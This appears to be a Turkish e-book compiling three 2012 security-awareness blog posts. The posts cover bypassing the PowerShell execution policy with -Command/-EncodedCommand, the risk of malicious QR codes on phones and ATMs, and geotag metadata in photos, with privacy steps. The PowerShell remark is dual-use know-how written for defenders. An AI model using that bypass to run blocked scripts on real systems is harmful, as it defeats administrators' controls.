

Hack 4 Career - 2012

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayrılarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
<https://www.mertsarica.com>
<https://twitter.com/mertsarica>

Komut Satırının Gücü Adına!

Source: <https://www.mertsarica.com/komut-satirinin-gucu-adina/>

By M.S on December 5th, 2012



Yapılan istatistiklere göre 2011 yılının son çeyreğinde Windows XP işletim sistemi ile Windows 7 işletim sistemi arasındaki kullanım oranları birbirine oldukça yakınken, 2012 yılının son çeyreğinde Windows 7 işletim sistemi kullanım oranının Windows XP işletim sistemi kullanım oranını ikiye katlamış olması, penetrasyon testi/sızma testi gerçekleştiren bilişim güvenliği uzmanları arasında tek bir nedenden ötürü memnuniyetle karşılandı o da Windows 7 ile yüklü gelen Powershell'den başkası değildi.

Powershell, Microsoft tarafından yönetim görevlerini otomatize etmek amacıyla geliştirilmiş, .NET sınıflarından faydalanarak betikler (script) geliştirilmesine imkan tanıyan yeni nesil komut satırıdır. İlk sürümü 2006 yılında Microsoft tarafından yayınlanan Powershell'in ikinci sürümü 2009 yılında Windows 7 ve Windows 2008 işletim sistemlerine entegre edilmiş üçüncü sürümü ise Windows 8 ve Windows Server 2012 işletim sistemlerine entegre edilerek kullanıcıların kullanımına sunulmuştur.


Powershell, güvenlik önlemi adına güvenilir kaynaklar tarafından geliştirilmemiş olan betiklerin çalıştırılmasına varsayılan (default) olarak izin vermez. Kurumsal ortamlarda da daha önce Powershell'in gücüne tanıklık etmiş olan Sistem Yöneticileri çoğunlukla Etki Alanı Denetleyicisi (DC) üzerinden Powershell'in güvenilir olmayan kaynaklardan indirilen betiklerin çalıştırılmasını yasaklamaktadırlar.

```

Administrator: C:\Windows\System32\cmd.exe - powershell
PS C:\Users\Mert\Desktop> cat .\Hack4Career.ps1
Write-Output "Hack4Career - www.mertsarica.com - www.hack4career.com"
PS C:\Users\Mert\Desktop> .\Hack4Career.ps1
File C:\Users\Mert\Desktop\Hack4Career.ps1 cannot be loaded because the execution of scripts is disabled on this system. Please see "get-help about_signing" for more details.
At line:1 char:18
+ .\Hack4Career.ps1 <<<<
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException

PS C:\Users\Mert\Desktop> Get-ExecutionPolicy
Restricted
PS C:\Users\Mert\Desktop> _
  
```

Ancak ve ancak sistem yöneticileri de dahil çoğu son kullanıcı bu betiklerin Command ve EncodedCommand (Base64 ile kodlanmış (encode) betik) ile de çalıştırıldığından haberdar değildir. Normal şartlarda betik çalıştırmaya izin vermeyen politikalar Command ve EncodedCommand ile atlatılabilmektedir.



Sonuç olarak Powershell üstün özelliklerinin yanı sıra mevcut güvenlik kontrollerinin yetersiz olması nedeniyle kötüye kullanıma açık olduğu için kullanımına ihtiyaç duyulmayan sistemlerden kaldırılmasını tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Çabuk Tepki Vermeyin

Source: <https://www.mertsarica.com/cabuk-teпки-vermeyin/>

By M.S on October 31st, 2012



Quick Response Code (QR Code) Türkçe meali ile Çabuk Tepki Kodu, 1994 yılında Toyota'nın iştiraki olan Japon Denso firması tarafından üretim bandında parça takibi amacıyla geliştirilmiş iki boyutlu barkod türüdür. QR Kodunun veri kapasitesi, numerek olarak en fazla 7.089 karakter,

alfanümerik olarak en fazla 4.291 karakter, ikilik sistem (8 Bit) olarak en fazla 2.953 bayt, Kanji/Kana olarak ise en fazla 1.817 karakterdir. ([Veri kapasitesi seçilen sürüme ve hata düzeltimine göre değişiklik gösterebilir.](#))

Günümüzde hemen hemen her akıllı cihazda (cep telefonları, tabletler vb.) barkod okuyucu uygulaması olması nedeniyle barkodlar, başta reklam sektörü olmak üzere hizmet sektörü, gıda sektörü, yazılım sektörü ve bankacılık sektörü gibi birçok sektör tarafından çeşitli amaçlar (web sitesi reklamı, uygulama indirme, sanal alışveriş vs.) için kullanılmaktadır.

Örneğin bundan 7 ay önce Astoria Alışveriş Merkezinde karşılaştığım devasa QR koduna bakacak olursanız Mekanist mobil uygulamasını yükletmek amacıyla kullanıldığını görebilirsiniz.



<http://mkn.st/qr/qkup1>

Biçim	QR_CODE
Tür	URI
Süre	31.10.2012 23:48
Metadata	H

Tarayıcıyı aç Email ile paylaş SMS ile paylaş



Bir diğer örnek olarak ise farklı hizmetler sunmak ve dünyada bir ilk olmak için birbirleriyle yarışan risk iştahları yüksek bankalarımızın çeşitli yöntemler ile (salla yolla, sosyal ağdan bankacılık) gerçekleştirdikleri bankacılık işlemlerini benimsemeye çalışırken diğer bir bankamızın ATM'den QR kod ile kredi kartsız para çekmeye imkan tanıyarak dünyada bir ilke imza attığını görebilirsiniz.

ATM'den QR Kod'la kartsız para çekmek?

Yazar: Banş Özkan Schultz | Tarih: 30.10.2012

Türk Ekonomi Bankası (TEB), iPhone kullanıcılarına özel olarak geliştirdiği "CEPTETEB" mobil bankacılık uygulamasını yeniledi. 'CEPTETEB' ile TEB müşterileri ATM'den QR Kod'la kartsız para çekebiliyor.



CEPTETEB uygulaması ile sunulan ATM'den QR Kod'la para çekme özelliği sayesinde, TEB ATM'lerinden kartsız olarak para çekebilecek. CEPTETEB ana menüsünden erişilen Para Çekme fonksiyonundan hangi hesaptan ne kadar para çekileceği seçildikten sonra ATM ekranında beliren QR Kodu telefona okutmak yeterli. Bu özellik sayesinde telefon ile ATM'den kartsız olarak TL, euro veya dolar cinsinden para çekmek mümkün oluyor.



Biçim QR_CODE

Tür URI

Süre 31.10.2012 07:53

Metadata H

<http://goo.by/wqo4gA/cepteteb>

Tarayıcıyı aç

Email ile paylaş

SMS ile paylaş


Günümüzde QR kodların hemen hemen her alanda sıkça kullanılıyor olması ve cep telefonumuz ile her gördüğümüz barkodu taramaya başlıyor olmamız aslında sosyal mühendislik saldırılarına da davetiye çıkarmaktadır. Çoğu zaman akıllı cep telefonlarında da birer işletim sistemi çalıştığını ve bu işletim sistemlerinin de aynı Windows ve Linux işletim sistemleri gibi zafiyetlere sahip olduğunu ancak bu işletim sistemlerinden farklı olarak güvenlik yamalarının kolayca yüklenemediğini göz ardı etmekteyiz. Durum böyle olunca da cep telefonlarımızın QR kodlar da dahil olmak üzere çeşitli yollar ile istismar edilme olasılığı artmaktadır.

Örneğin [iOS](#) ve [Android](#) işletim sistemlerinde bulunan Webkit internet tarayıcısı motorunda keşfedilen zafiyetlerin sadece bir web sitesini ziyaret ederek istismar edilebildiği haberlerini daha önce okumuştuk.

Mekanist örneğinde olduğu gibi barkod okuyucu uygulaması ile QR kod taratan ve uygulama indirip kurmaya alışan bir kullanıcının art niyetli kişilerce hazırlanan bir QR kodu okutması ve ardından zararlı uygulamayı cep telefonuna kurma olasılığı yüksektir çünkü QR kodları hazırlayan kişilerin/firmaların doğruluğunun teyit edilmesi mümkün değildir.

Veya banka örneğinde olduğu gibi ATM'de QR kod taramaya alışan bir kullanıcının art niyetli kişilerce hazırlanan ve ATM'lere yapıştırılan bir QR kodu okutması, art niyetli kişilerin kontrolünde olan bir web sitesini ziyaret etmesi ve bu site üzerinde bulunan zararlı uygulamayı cep telefonuna istem dışı yüklemesi mümkün olabilir.

Özetle QR kod taramaya teşvik edildiğimiz bugünlerde güvenliğinizi için kaynağından emin olmadığınız QR kodları taramamanız, taramanız durumunda da özellikle kısaltılmış URL içeren adresleri ziyaret etmemeniz şiddetle tavsiye edilir aksi halde art niyetli kişilerin cep telefonunuza erişmesi ve kişisel bilgilerinize ele geçirmesi mümkün olabilir. Herhangi bir QR kodu taramadan önce QR kod oluşturulmasının [basit](#) ve anonim olarak gerçekleştirilebilen bir işlem olduğunu asla unutmayın.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Görevimiz Geotag

Source: <https://www.mertsarica.com/gorevimiz-geotag/>

By M.S on October 7th, 2012




GPS desteği olan son model iOS veya Android işletim sistemine sahip olan mobil cihazınız ile bir yandan tatilinizin keyfini çıkarırken diğer yandan o muhteşem kumsalın, denizin resmini çekip sosyal medya, resim paylaşım siteleri veya kendi web siteniz üzerinden takipçileriniz ile saat başı paylaşırken, evinizi soymak için sizi bu ortamlar üzerinden takip eden ve evinize girmek için en uygun zamanı kollayan hırsızın tatil beldesi ile eviniz arasındaki mesafeyi hesaplayarak kara veya havayolu ile en erken evinize ne kadar sürede varabileceğinizi hesaplamasına istemeden yardımcı oluyor olabilirsiniz. Nasıl mı ? Tabii ki çektiğiniz ve paylaştığınız resimlerinizde gizli olan Geotag ile.

Geotagging kısaca bulunduğunuz konumun enlem, boylam gibi coğrafi konum bilgilerinin fotoğraf, video, web sitesi, sms mesajları, QR Code gibi çeşitli ortamlara eklenmesidir. Günümüzde GPS ile donatılmış dijital fotoğraf makineleri ve akıllı telefonlar sayesinde işletim sisteminin veya uygulamaların özellikle çekilen fotoğraflara coğrafi konum bilgilerini eklemesi güvenliğimizi tehdit etmekte ve biz son kullanıcılar için önem verilmesi, üzerinde durulması gereken bir konu haline gelmektedir. Bu bilgiler JPEG dosya formatında



çekilen fotoğraflara üst veri (metadata) olarak Exchangeable Image dosya biçiminde (EXIF) veya Extensible Metadata Platform (XMP) biçiminde eklenmektedir. Bu bilgiler, fotoğraf makinesi tarafından çekilen fotoğraflara vurulan ve gözle görülür olan zaman damgasından farklı olarak gözle görülmemektedir bu nedenle bu bilgileri görüntüleyebilmek için çeşitli araçlardan faydalanılmaktadır.

Her ne kadar bu bilgiler son kullanıcıların güvenliği için risk teşkil etse de suçluların yakalanmasında önemli rol oynayabilir. ABD'nin güneydoğusunda yer alan Alabama eyaletine ait kamu güvenliği daire başkanlığı web sitesini (dps.alabama.gov) 9 Şubat 2012 tarihinde hackleyen CabinCr3w hacking grubu üyesi ve Anonymous grubu destekçisi olan w0rmer rumuzlu bilgisayar korsanı, sitenin içeriğine kendi hazırladığı metni ve kız arkadaşının iPhone ile çekilmiş bikişini ekleyerek FBI ajanlarının kendisini yakalamasını sağlamıştır. Nasıl sağlandığından kısaca bahsedecek olursam;


iOS'da Konum Hizmeti varsayılan (Location Services) olarak açık olarak gelmekte ve çekilen fotoğraflara Geotag bilgisi otomatik olarak eklenmektedir.



EXIF verisi, Firefox eklentisi olan [Exif Viewer](#) gibi gibi çeşitli araçlarla incelenebilmektedir. Exif Viewer eklentisi sayesinde görüntülenen fotoğrafa sağ tuş yapılarak View Image EXIF Data ile ilgili veri görüntülenebilmektedir.



Bu eklenti, GPS enlem ve boylam bilgilerinin Google Haritalar üzerinden görüntülenmesine de imkan tanımaktadır.



Konum bilgilerinden bu evin w0rmer'ın kız arkadaşına ait olduğunu tespit eden FBI ajanları, 20 Mart 2012 tarihinde bu eve baskın yaparak w0rmer rumuzlu bilgisayar korsanına tutuklamışlardır. Ancak çoğunlukla Geotag bilgisi kötü niyetli kişiler tarafından kullanıldığı için özellikle akıllı telefon kullanıcıları için bu bilgileri paylaşmamaları önerilmektedir. Bunun için yapılması gerekenler;

Android kullanıcı iseniz;

Kamera uygulamasını çalıştırdıktan sonra menüden Settings menüsüne girin ve Geotagging veya Location Storage özelliğini devre dışı bırakın.

iPhone (iOs) kullanıcı iseniz;

Settings > Privacy > Location Services menüsü altından Camera'yı off konumuna getirin.



Blackberry kullanıcısı iseniz;

Kamera simgesine basın daha sonra Menü butonuna ardından Options menüsüne girin ve son olarak Geotagging özelliğini Disabled yaparak devre dışı bırakın.

Geotag'li resimlerinizi bu bilgileri silmek için ise iPhone için [deGeo](#) uygulamasını, Android için ise [Pixelgarde](#) uygulamasını kullanabilirsiniz.

